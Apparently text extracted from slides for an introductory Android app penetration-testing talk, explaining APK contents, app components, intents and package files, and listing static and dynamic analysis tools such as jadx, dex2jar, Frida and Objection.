


⚡ Mobile App Pentesting

Android
Architecture :



Fundamental Tips



- * **.apk** are just zip files.

- * **apk contents:**


- /assets** - Allows the developer to place files in this directory that they would like bundled with the application.

- /res** - Contains all the application activity layouts, images used, and any other files that the developer would like accessed from code in a structured way. These files are placed in the raw/ subdirectory

- /lib** - Contains any native libraries that are bundled with the application. These are split by architecture under this directory and loaded by the application according to the detected CPU architecture.

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
/META-INF – This folder contains the certificate of the application and files that hold an inventory list of all included files in the zip archive and their hashes.

AndroidManifest.xml – the manifest file containing all configuration information about the application and defined security parameters.

classes.dex – this is essentially the executable file containing the Dalvik bytecode of the application. It is the actual code that will run on the Dalvik Virtual Machine.

resources.arsc – Resources can be compiled into this file instead of being put into the res folder. Also contains any application strings.

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


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Android applications entry points;

1. **Activities** - they represent visual screens of an application with which users interact with. (**Launcher Activities**)
2. **Services** - are components that do not provide a graphical interface. They provide the facility to perform tasks that are long running in the background and continue to work even when the user has opened another application or has closed all activities of the application that contains the service.

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


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- * **Started** - A service that is started is typically one that does not require the ability to communicate back to the application that started it, it can continue to function even if the calling application has been terminated.
- * **Bound to** - A bound service provides an interface to communicate back results to the calling application, it only stays alive for the time that an application is bound to it.
- 3. **Broadcast receivers** - are **non-graphical** components that allow an application to register for certain system or application events.

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


For instance, an application that requires a notification when receiving an SMS would register for this event using a **broadcast receiver**. This allows a piece of code from an application to be executed only when a certain event takes place.

(This avoids a situation where any polling needs to take place and provides a powerful event-driven model for applications, In contrast to other application components, a broadcast receiver can be created at runtime.)

4. **Content providers** – are the data storehouses of an application that provide a standard way to retrieve, modify, and delete data a.k.a Databases

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
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Intent - is a defined object used for messaging that is created and communicated to an intended application component. This communication is done through calls to binder.

Explicit intent – specifies the application and component that the intent should be delivered to.

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


- Upon installing an application, in addition to storing the APK on disk, the application attributes are cataloged in files located at **/data/system/packages.xml** and **/data/system/packages.list**, these files contain a list of all installed applications as well as other information important to the package.
- The **packages.xml** file stores information about each installed application, including the permissions that were requested. This means that any changes made inside this file will directly affect the way that the OS treats the application. For instance, editing this file and adding or removing a permission from an application literally changes the application's permissions.

The Change: the files were marked as world readable. - **4.0.4**

More ...

Fundamental Tips



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Requirements....

- Determined by types of analysis:
* Static Analysis ..
 - Rooted Device/Virtual Machine (**Genymotion**)
 - ADB platform tools installed
 - Mara Framework by **Christian Kisutsa**
 - Swara VM by **Christian Kisutsa**
 - jd-gui/jadx-gui; **Java decompiler GUI**
 - dextojar.jar
- :<https://github.com/pxb1988/dex2jar>

Requirements.....

*Dynamic Analysis ..



- Rooted Device/Virtual Machine (**Genymotion**)
- ADB platform tools installed
- Frida; **Dynamic Instrumentation toolkit**
- House; **A run time mobile analysis toolkit**
- Objection; **runtime mobile exploration.**

Let's - Have - Fun



DEMO